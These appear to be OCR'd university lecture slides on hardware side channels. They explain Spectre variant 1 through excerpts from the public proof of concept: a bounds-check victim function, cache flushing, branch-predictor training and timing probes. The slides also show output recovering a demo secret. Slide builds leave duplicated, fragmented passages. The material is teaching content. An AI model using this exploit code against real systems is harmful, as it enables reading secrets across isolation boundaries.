
# Side channels – shared state

- For a side channel to be exploited, we need to identify state that is affected by execution and shared between attacker and victim

- If they share a single core:

- L1I, L1D, L2, TLB, branch predictor, prefetchers, physical rename registers, dispatch ports...

- Separate cores may share caches, interconnect etc



# How can we trigger co-located execution of the victim?

- ▶ System call

# How can we trigger co-located execution of the victim?



- ▶ System call
- ▶ Release a lock
- ▶ SMT – threads co-scheduled on same core
- ▶ Call it as a function

# How can we trigger co-located execution of the victim?

- ▶ System call
- ▶ Release a lock
- ▶ SMT – threads co-scheduled on same core
- ▶ Call it as a function
  
- ▶ Why is calling a function interesting?
  - ➡ Language-based security
  - ➡ Victim may be an object with secret state and a public access method


# Language-based security: Bounds checking

- Consider a web browser containing a Javascript interpreter
- Different web pages require Javascript execution for rendering
- Each web page's rendering is done by the browser
- But don't worry, the Javascript engine prevents page A from accessing page B's data
- Eg by array bounds checking:




# Side-channels in speculative execution

- ▶ Suppose the bounds check “if” is predicted satisfied
- ▶ But  $i$  is out of bounds
- ▶ So  $*p$  points to a victim web page’s secret **s** (like the paypal password I just entered)
  
- ▶ So we can speculatively use **s** as an index into an array that we do have access to
- ▶ And then using timing to determine whether the cache line on which  $B[s]$  falls has been allocated as a side-effect of speculative execution



# Side-channels in speculative execution

- ▶ Suppose the bounds check “if” is predicted satisfied
- ▶ But  $i$  is out of bounds
- ▶ So  $*p$  points to a victim web page’s secret **s** (like the paypal password I just entered)
  
- ▶ So we can speculatively use **s** as an index into an array that we do have access to
- ▶ And then using timing to determine whether the cache line on which  $B[s]$  falls has been allocated as a side-effect of speculative execution



```
14     unsigned int array1_size = 16;
15     uint8_t unused1[64];
16     uint8_t array1[160] = {
17         1,
18         2,
19         3,
20         4,
21         5,
22         6,
23         7,
24         8,
25         9,
26         10,
27         11,
28         12,
29         13,
30         14,
31         15,
32         16
33     };
34     uint8_t unused2[64];
35     uint8_t array2[256 * 512];
36
37     char * secret = "The Magic Wo
```

**Declare valid array  
to access**

D  
ca

# In two pages of code:

<https://gist.github.com/ErikAugust/724d4a969fb2c6ae1bbd7b2a9e3d4bb6>

**Declare valid array1 for victim  
to access**

Declare “canary” array2 whose  
cached-ness we will probe

```
14     unsigned int array1_size = 16;
15     uint8_t unused1[64];
16     uint8_t array1[160] = {
17         1,
18         2,
19         3,
20         4,
21         5, // Line 21
22         6,
23         7,
24         8,
25         9,
26         10,
27         11,
28         12,
29         13,
30         14,
31         15,
32         16
33     };
34     uint8_t unused2[64];
35     uint8_t array2[256 * 512];
36
37     char * secret = "The Magic Wo
```

**Declare valid array access**

41 void victim()
42 if (x < temp)
43 }
44 }
45 }

ac  
in

D  
ca

S

**Declare valid array for victim to access**

```
41 void victim_function(size_t x) {  
42     if (x < array1_size) {  
43         temp &= array2[array1[x] * 512];  
44     }  
45 }
```

**access “canary” array using data indexed out of bounds**

## access `canary` array using data indexed out of bounds

## Declare “canary” array whose cached-ness we will probe

## Secret message, out of bounds of victim

```
14     unsigned int array1_size = 16
15     uint8_t unused1[64];
16     uint8_t array1[160] = {
17         1,
18         2,
19         3,
20         4,
```

## Declare valid array for victim to access

```
21      5,  
22      6,  
23      7,  
24      8,  
25      9,  
26      10,  
27      11,  
28      12,  
29      13,  
30      14,  
31      15,  
32      16  
33  };  
34  uint8_t unused2[64];  
35  uint8_t array2[256 * 512];  
36  
37  char * secret = "The Magic Words are Squeamish Ossifrage.";
```

41 void victim\_function(size\_t x) {  
42 if (x < array1\_size) {  
43 temp &= array2[array1[x] \* 512];  
44 }  
45 }

access “canary” array using data indexed out of bounds

So if x=4, array1[x]=5  
So we access element array2[5\*512]

Declare “canary” array whose cached-ness we will probe

Secret message, out of bounds of victim

Declare “canary” array whose  
cached-ness we will probe

## Secret message, out of bounds of victim

```
14     unsigned int array1_size = 16
15     uint8_t unused1[64];
16     uint8_t array1[160] = {
17         1,
18         2,
19         3,
20         4,
```

**Declare valid array  
access**

**Declare valid array for victim to access**

```
21      5,
22      6,
23      7,
24      8,
25      9,
26      10,
27      11,
28      12,
29      13,
30      14,
31      15,
32      16
33  };
34  uint8_t unused2[64];
35  uint8_t array2[256 * 512];
36
37  char * secret = "The Magic Words are Squeamish Ossifrage.";
```

41 void victim\_function(size\_t x) {  
42 if (x < array1\_size) {  
43 temp &= array2[array1[x] \* 512];  
44 }  
45 }

access “canary” array using data indexed out of bounds

So if x=secret-array1, array1[x]=‘T’  
So we access element array2[‘T’\*512]

Declare “canary” array whose cached-ness we will probe

Secret message, out of bounds of victim

Declare “canary” array whose cached-ness we will probe

**Secret message, out of bounds of victim**

```
53 void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
54     static int results[256];
55     int tries, i, j, k, mix_i, junk = 0;
56     size_t training_x, x;
57     register uint64_t time1, time2;
58     volatile uint8_t * addr;
59
60     for (i = 0; i < 256; i++)
61         results[i] = 0;
62     for (tries = 999; tries > 0; tries--) {
63
64         /* Flush array2[256*(0..255)] from cache */
65         for (i = 0; i < 256; i++)
66             _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */
67
68         /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
69         training_x = tries % array1_size;
70         for (j = 29; j >= 0; j--) {
71             _mm_clflush( & array1_size);
72             for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
73
74             /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
75             /* Avoid jumps in case those tip off the branch predictor */
76             x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
77             x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
78 }
```

```
/* Call the victim! */  
victim_function(x);
```

# Flush array2 from the cache

# Train the branch predictor

# Flush array from the cache

## Train the branch predictor

## Call the victim

```
85     /* Time reads. Order is lightly mixed up to prevent stride prediction */
86
87     for (i = 0; i < 256; i++) {
88         mix_i = ((i * 167) + 13) & 255;
89         addr = & array2[mix_i * 512];
90         time1 = __rdtscp( & junk); /* READ TIMER */
91         junk = * addr; /* MEMORY ACCESS TO TIME */
92         time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
93
94         if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
95             results[mix_i]++;
96     }
97 }
```

**Probe cache  
and time  
accesses**

# Probe cache and time accesses

- ▶ Do some statistics to find outlier access times

**Print the most likely character values from the secret message**

```
$ ./spectre-gcc00
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffffdfedf8... Unclear: 0x54='T' score=998 (second best: 0x01 score=745)
Reading at malicious_x = 0xffffffffffffdfedf9... Unclear: 0x68='h' score=997 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdfedfa... Unclear: 0x65='e' score=996 (second best: 0x01 score=749)
Reading at malicious_x = 0xffffffffffffdfedfb... Unclear: 0x20=' ' score=995 (second best: 0x01 score=747)
Reading at malicious_x = 0xffffffffffffdfedfc... Unclear: 0x4D='M' score=969 (second best: 0x01 score=716)
Reading at malicious_x = 0xffffffffffffdfedfd... Unclear: 0x61='a' score=997 (second best: 0x01 score=734)
Reading at malicious_x = 0xffffffffffffdfedfe... Unclear: 0x67='g' score=999 (second best: 0x01 score=699)
Reading at malicious_x = 0xffffffffffffdfedff... Unclear: 0x69='i' score=997 (second best: 0x01 score=715)
Reading at malicious_x = 0xffffffffffffdffee00... Unclear: 0x63='c' score=998 (second best: 0x01 score=741)
Reading at malicious_x = 0xffffffffffffdffee01... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffffdffee02... Unclear: 0x57='W' score=978 (second best: 0x01 score=725)
Reading at malicious_x = 0xffffffffffffdffee03... Unclear: 0x6F='o' score=996 (second best: 0x01 score=742)
Reading at malicious_x = 0xffffffffffffdffee04... Unclear: 0x72='r' score=998 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdffee05... Unclear: 0x64='d' score=986 (second best: 0x01 score=741)
Reading at malicious_x = 0xffffffffffffdffee06... Unclear: 0x73='s' score=999 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdffee07... Unclear: 0x20=' ' score=997 (second best: 0x01 score=745)
Reading at malicious_x = 0xffffffffffffdffee08... Unclear: 0x61='a' score=996 (second best: 0x01 score=706)
Reading at malicious_x = 0xffffffffffffdffee09... Unclear: 0x72='r' score=998 (second best: 0x01 score=697)
Reading at malicious_x = 0xffffffffffffdffee0a... Unclear: 0x65='e' score=995 (second best: 0x01 score=710)
Reading at malicious_x = 0xffffffffffffdffee0b... Unclear: 0x20=' ' score=997 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffffdffee0c... Unclear: 0x53='S' score=996 (second best: 0x01 score=721)
Reading at malicious_x = 0xffffffffffffdffee0d... Unclear: 0x71='q' score=992 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffffdffee0e... Unclear: 0x75='u' score=997 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffffdffee0f... Unclear: 0x65='e' score=994 (second best: 0x01 score=760)
Reading at malicious_x = 0xffffffffffffdffee10... Unclear: 0x61='a' score=988 (second best: 0x01 score=714)
Reading at malicious_x = 0xffffffffffffdffee11... Unclear: 0x6D='m' score=994 (second best: 0x01 score=728)
Reading at malicious_x = 0xffffffffffffdffee12... Unclear: 0x69='i' score=998 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdffee13... Unclear: 0x73='s' score=999 (second best: 0x01 score=749)
Reading at malicious_x = 0xffffffffffffdffee14... Unclear: 0x68='h' score=999 (second best: 0x01 score=687)
Reading at malicious_x = 0xffffffffffffdffee15... Unclear: 0x20=' ' score=998 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdffee16... Unclear: 0x4F='O' score=991 (second best: 0x01 score=725)
Reading at malicious_x = 0xffffffffffffdffee17... Unclear: 0x73='s' score=998 (second best: 0x01 score=734)
Reading at malicious_x = 0xffffffffffffdffee18... Unclear: 0x73='s' score=999 (second best: 0x01 score=753)
Reading at malicious_x = 0xffffffffffffdffee19... Unclear: 0x69='i' score=996 (second best: 0x01 score=761)
Reading at malicious_x = 0xffffffffffffdffee1a... Unclear: 0x66='f' score=995 (second best: 0x01 score=743)
Reading at malicious_x = 0xffffffffffffdffee1b... Unclear: 0x72='r' score=996 (second best: 0x01 score=726)
Reading at malicious_x = 0xffffffffffffdffee1c... Unclear: 0x61='a' score=979 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffffdffee1d... Unclear: 0x67='g' score=997 (second best: 0x01 score=723)
Reading at malicious_x = 0xffffffffffffdffee1e... Unclear: 0x65='e' score=989 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffffdffee1f... Unclear: 0x2E='.' score=971 (second best: 0x01 score=696)
```



# How bad is this?


24

- ▶ Different browser tabs should obviously not run in the same address space!
- ▶ Is that good enough?
- ▶ Can I read the operating system's memory?
- ▶ Can I read other processes' memory?

# Side-channels in speculative execution

- Suppose the bounds check "if" is predicted satisfied
- But i is out of bounds
- So \*p points to a victim web page's secret **s** (like the paypal password I just entered)
- So we can speculatively use **s** as an index into an array that we do have access to
- And then using timing to determine whether the cache line on which B[**s**] falls has been allocated as a side-effect of speculative execution

I just wanted to check if my understanding was correct on how we access the data in the secret address

